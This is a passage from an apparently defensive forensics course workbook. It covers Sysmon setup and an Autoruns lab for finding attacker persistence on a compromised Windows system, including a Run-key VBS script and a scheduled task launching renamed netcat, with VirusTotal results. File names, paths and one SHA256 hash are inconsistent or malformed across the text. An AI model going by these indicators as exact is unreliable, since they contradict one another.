    <!-- Log process creation, except for listed hashes -->
    <ProcessCreate onmatch="exclude">
      <!-- Ignore mspaint.exe -->
      <Hashes
condition="contains">940AB7560CE82650CD59926AEDDFACCB461CABEE</Hashes>
      <!-- Ignore notepad.exe -->
      <Hashes
condition="contains">DF67491EFF9A68119C1E182620A0BE960CE1BF70</Hashes>
      </ProcessCreate>
    </EventFiltering>
  </Sysmon>
```


Note: you do not need to perform these steps if you are using the course Windows VM.

If you would like to use your own version of Windows:

1. Run PowerShell as administrator. This is required to run the set-executionpolicy command below (step 3).

- Windows 7:

- Go to Start -> All Programs -> Accessories -> Windows PowerShell -> Windows PowerShell
- Right-click, "Run as administrator"



- Windows 8:

- Go to Apps View -> PowerShell (usually far-right side)
- Right-click, "Run as administrator"



- Windows 10:

- Click on the Start Button and go to All Apps -> Windows PowerShell -> Windows PowerShell
- Right-click, "Run as Administrator"



2. This exercise requires Sysmon v3.10. Older versions of Sysmon used different XML syntax which is incompatible with the current lab. If you have Sysmon already installed: check the version by typing "Sysmon -?". This first printed line of output will show the version.

From an internet connected Windows system, run Sysmon via Sysinternals Live.


- Open an administrator PowerShell prompt and type:

```
PS C:\> \\live.sysinternals.com\tools\sysmon.exe
```

- Sysinternals Live offers a cool way of running Sysmon (and all of the Sysinternals tools) on an internet-connected system, with no local installation needed,
- Should internet connectivity be problematic, sysmon.exe may also be accessed from an FTP server at ftp://10.5.11.25/sysmon.exe

3. Run Sysmon for the first time and, if prompted: agree to the Sysinternals EULA. This will also install the Sysmon service:

```
PS C:\> sysmon -i
```



Press "Agree".

4. Copy the course USB lab files to \labs. This xcopy command will recursively (/E) copy all files and folders from the USB labs folder to C:\labs:

```
PS C:\> mkdir C:\labs
PS C:\> xcopy /E D:\labs C:\labs
```

These steps assume your USB is mounted as your D: drive. Please change the drive letter accordingly if the USB is mounted as a different drive.

This page intentionally left blank.


Exercise 4.2 – Autoruns

Objectives


- Become familiar with usage of Microsoft Sysinternals' Autoruns tool
- Understand advanced use cases for Autoruns
- Review basic Autoruns output on a standard system
- Analyze Autoruns output from a compromised system
- Understand various methods for adversary persistence

Exercise Setup

1. This exercise will use your Windows system. These instructions assume you are using the course Windows 10 VM. If you are using your own Windows system: please go to the appendix at end of this exercise section and follow the setup steps there.
2. Open Autoruns, which installed in the Windows 10 course VM. If you are using your own version of Windows: please see the appendix at the end of this section to install and run Autoruns.
 - A. Right-click on the Autoruns desktop icon and choose "Run as Administrator"



3. Autoruns will launch.



You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with Autoruns, or simply ambitious, may prefer to attempt this exercise without hints. If you elect to perform it following the full walkthrough then you could always perform the lab again later without any hints.

Exercise - No hints


1. Review Autoruns' output from the Windows VM as a (presumably) non-compromised system
2. Analyze an Autoruns' capture from a presumed compromised system
 - The file is located in `C:\labs\autoruns-after.arn`
3. What is meant by items highlighted in Red?
4. Identify highly suspicious findings
5. Use Autoruns to perform a comparison of `C:\labs\autoruns-after.arn` and `C:\labs\autoruns-before.arn`
6. Open `C:\labs\autoruns-after-virustotal.arn` and inspect the six items that were previously researched via Virustotal
7. If the class has internet access: you may view the Virustotal results via this URL:
`http://cyber.gd/511_autoruns10`
 - You may perform this step from your host if you'd prefer
8. **Bonus challenge:** If you have time when you complete the previous steps: inspect the event logs:
 - `C:\labs\autoruns-application.evtx`
 - `C:\labs\autoruns-security.evtx`
 - `C:\labs\autoruns-sysmon.evtx`
 - `C:\labs\autoruns-system.evtx`

You may double-click on and inspect via Event Viewer, or use PowerShell's `Get-WinEvent` cmdlet. These are the application, security, sysmon and system event logs, taken from the same system that you are analyzing via Autoruns.


The autoruns-sysmon event log has the most signal, so it may be best to start there.

Exercise - Step-by-step instructions

1. Review Autoruns' output from the Windows VM as a (presumably) non-compromised system
 - By default Autoruns will present you with the Everything tab
 - Note all of the various tabs, which represent different methods to have content automatically execute
 - Note also the bottom right-hand corner, which indicates that Windows entries have been hidden



2. Analyze an Autoruns' capture from a presumed compromised system. The file is located at **C:\USB\labs\Autoruns\autoruns-after.arn**
 1. Click File
 2. Click Open
 3. Navigate to **C:\labs\autoruns-after.arn**
 4. Click **Open** and review the results



3. What is meant by items highlighted in Red?

- The red often lands people at the Sysinternals' forums searching for an answer. We notice the red highlighting in the **autoruns-after.arn** file, and some of those items look suspicious.
- Note the two meanings of light red under the Scan Options portion of the Autoruns' Help:

Scan Options

Use the scan options dialog to specify what information should be collected in a scan.

The **Verify Signatures** can result in Autoruns querying certificate revocation list (CRL) web sites to determine if image signatures are valid. Autoruns displays the text "(Not verified)" next to the company name of an image that either does not have a signature or has a signature that is not signed by a certificate root authority on the list of root authorities trusted by the system. If you select the **Verify Signatures** option, entries corresponding to unsigned images highlight in light red. If the **Verify Signatures** option is disabled, items that have a missing image or an image with no company name or description highlight in light red.

- If the "Verify Signatures" option is enabled, then unsigned items will show up highlighted in red. If the "Verify Signatures" option is not enabled, then items lacking a company name or description will be highlighted in red.

- Note this suspicious entry with a blank publisher:

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run dcdCYsoepc			c:\users\student\appdata\local\temp\tasolpik.vbs	10/9/2015 12:30 PM

4. Identify any highly suspicious findings

- As was mentioned above, anything highlighted red is immediately suspect, but legitimate files may also be missing a description, publisher, or digital signature.

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

- An item named **dcdCYsoepc** that points at a suspect random file:
 - c:\users\student\appdata\local\temp\tasolpik.vbs
 - Also no publisher or digital signature exists.

Note the scheduled tasks, and pay attention to the path:


Autorun Entry	Description	Publisher	Image Path	Timestamp
Task Scheduler				
Google Updat...	Google Installer	Google Inc.	c:\program files (x86)\google\update\googleupdate.exe	9/3/2015 9:32 PM
Google Updat...	Google Installer	Google Inc.	c:\program files (x86)\google\update\googleupdate.exe	9/3/2015 9:32 PM
Microsoft\Win...			c:\windows\system32\gathernetworkinfo.vbs	7/10/2015 6:59 AM
Microsoft\Win...	Microsoft Malware Protection...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM
Microsoft\Win...	Microsoft Malware Protection...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM
Microsoft\Win...	Microsoft Malware Protection...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM
Microsoft\Win...	Microsoft Malware Protection...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM
Microsoft\Win...	Windows Media Player Net...	Microsoft Corporation	c:\program files\windows media player\wmpnscfg.exe	7/9/2015 11:13 PM
syscheck73			c:\users\student\appdata\local\temp\svhost54.exe	1/3/1998 3:17 PM

- A scheduled task named **gathernetworkinfo.vbs** located under **c:\windows\system32** is missing a publisher. We will later research this on Virustotal
- The entry **syscheck73** also has a blank description and publisher. The path is very suspicious: **c:\users\instructor\appdata\local\temp\svhost54.exe**


This is a malicious scheduled task, designed to allow the attacker to remain persistent on the system.

5. Use Autoruns to perform a comparison of **autoruns-after.arn** and **autoruns-before.arn**, both of which are found in in the C:\USB\labs\autorun directory.

- Click File
- Select Compare



3. Navigate to **C:\labs\autoruns-before.arn**
4. Click **Open** and review the results



- The differences between the before and after compromise Autoruns' reports are highlighted in Green, confirming two of our previously identified items:

Autorun Entry	Description	Publisher	Image Path	Timestamp	Version
☒ HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run					
☒ dkdCYsoepc			c:\users\student\appdata\Local\Temp\vasolpik.vbs	10/9/2015 12:30 PM	
☒ Task Scheduler					
☒ syscheck73			c:\users\student\appdata\Local\Temp\svhost54.exe	1/3/1998 3:17 PM	

6. Open `C:\labs\autoruns-after-virustotal.arn` and inspect the six items that were previously researched via Virustotal. Note the "Virus Total column" has six entries total (three are show in the screenshot below, the rest are further down) matching the six items we investigated previously.

Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
☒ dkdCYsoepc			c:\users\student\appdata\local\temp\tasloplk.vbs	10/9/2015 12:30 PM	19/55
☒ HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run					
☒ OneDrive	Microsoft OneDrive	Microsoft Corporation	c:\users\student\appdata\local\microsoft\onedrive\onedrive.exe	8/28/2015 12:00 AM	
☒ HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components					
☒ Microsoft Wind...	Windows Mail	Microsoft Corporation	c:\program files\windows mail\winmail.exe	7/9/2015 11:20 PM	
☒ HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components					
☒ Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome\application\45.0.2454.101\...	9/23/2015 7:11 PM	
☒ Microsoft Wind...	Windows Mail	Microsoft Corporation	c:\program files (x86)\windows mail\winmail.exe	7/9/2015 11:31 PM	
☒ HKLM\Software\Classes\ShellEx\ContextMenuHandlers					
☒ ANotepad--64	ShellHandler for Notepad--...		c:\program files (x86)\notepad--\nppshell_05.dll	5/12/2014 5:49 AM	
☒ Task Scheduler					
☒ \GoogleUpdat...	Google Installer	Google Inc.	c:\program files (x86)\google\update\googleupdate.exe	9/3/2015 9:32 PM	
☒ \GoogleUpdat...	Google Installer	Google Inc.	c:\program files (x86)\google\update\googleupdate.exe	9/3/2015 9:32 PM	
☒ \Microsoft\Win...			c:\windows\system32\gathernetworkinfo.vbs	7/10/2015 6:59 AM	0/56
☒ \Microsoft\Win...	Microsoft Malware Protectio...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM	
☒ \Microsoft\Win...	Microsoft Malware Protectio...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM	
☒ \Microsoft\Win...	Microsoft Malware Protectio...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM	
☒ \Microsoft\Win...	Microsoft Malware Protectio...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM	
☒ \Microsoft\Win...	Windows Media Player Net...	Microsoft Corporation	c:\program files\windows media player\wmpnscfg.exe	7/9/2015 11:13 PM	
☒ \syscheck73			c:\users\student\appdata\local\temp\svrhost54.exe	1/3/1998 3:17 PM	29/56
☒ HKLM\System\CurrentControlSet\Services					

Note: This report was run a different system than yours, so the live Virus Total functionality (such as uploading a suspicious file for analysis) will not work, since those files are not on your system.

For classes with Internet access: if your Windows VM is connected to the Internet: you can view the previous Virustotal reports by clicking on "19/55", "0/56" and "29/56" in the Virustotal column.

Warning: Configuring your Windows VM to reach the Internet (via NAT for example) will break later labs that require bridged access. Experts may attempt this if they'd prefer, but please change back to bridged networking afterwards.

We created an easy workaround. If your host has Internet access: you may view these Virustotal results from your host's browser via this URL: http://cyber.gd/511_autoruns10

If the class lacks Internet access: here are the reports:

dkdCYsoepc (tslolpik.vbs):



SHA256: fffca01aa1399b1b1cca8113893b549833373f49c0e1caidbf81579cb25503e0

File name: tslolpik.vbs

Detection ratio: 19 / 55

Analysis date: 2015-10-09 16:41:48 UTC (59 minutes ago)



Analysis Additional information Comments 0 Votes

Antivirus	Result	Update
ALYac	Gen Variant Zusy Elzob 8031	20151009
Ad-Aware	Gen Variant Zusy Elzob 8031	20151009
Arcabit	Trojan Zusy Elzob D1F5F	20151009
Avast	VBS:ExeDropper-gen [Trj]	20151009
BitDefender	Gen Variant Zusy Elzob 8031	20151009
Bkav	W32.MassiveVBS.TC.Worm	20151008

GatherNetworkInfo (gathernetworkinfo.vbs)



SHA256: 2e7126269dccc7696b04d1027ac8a33b5d0156bfefa4658e99c8bb6fbb64934

File name: gathernetworkinfo.vbs

Detection ratio: 0 / 56

Analysis date: 2015-10-08 20:00:13 UTC (21 hours, 42 minutes ago)



Probably harmless! There are strong indicators suggesting that this file is safe to use.

Analysis Relationships Additional Information Comments 0 Votes

Antivirus	Result	Update
ALYac	✓	20151008
AVG	✓	20151008
AVware	✓	20151008
Ad-Aware	✓	20151008

syscheck73 (svhost54.exe, detected as "nc.exe" by Virustotal)



SHA256: be4211fe5c1a19ff393a2bcfa21dad8d0a687663263a63789552bda446d9421b

File name: nc.exe

Detection ratio: 29 / 56

Analysis date: 2015-10-09 07:51:38 UTC (9 hours, 52 minutes ago)



Analysis File detail Relationships Additional information Comments (10+) Votes

Antivirus	Result	Update
ALYac	Backdoor.TrojanBackDoor	20151009
AVG	Tool.HJ	20151009
AVware	Trojan.Win32.Generic.BT	20151009
AhnLab-V3	Win-AppCore/NTSniff_v110	20151008
Antiy-AVL	RiskWare[RemoteAdmin]/Win32.NetCat.alj	20151009
Avast	Win32-PUP-gen [PUP]	20151009

UdeCx (udecx.sys):



SHA256: 1a6afc525a80d1f19b14cdad38790df7293911c4d0e8301161d92201b934c3d4

File name: 2afa4c137fdb04f622fbcdf5b547057dbfda1797.sys

Detection ratio: 0 / 55

Analysis date: 2015-10-07 17:43:38 UTC (2 days ago)



Probably harmless! There are strong indicators suggesting that this file is safe to use.

Analysis File detail Relationships Additional information Comments (0) Votes

Antivirus	Result	Update
ALYac	✓	20151007
AVG	✓	20151007
AVware	✓	20151007
Ad-Aware	✓	20151007

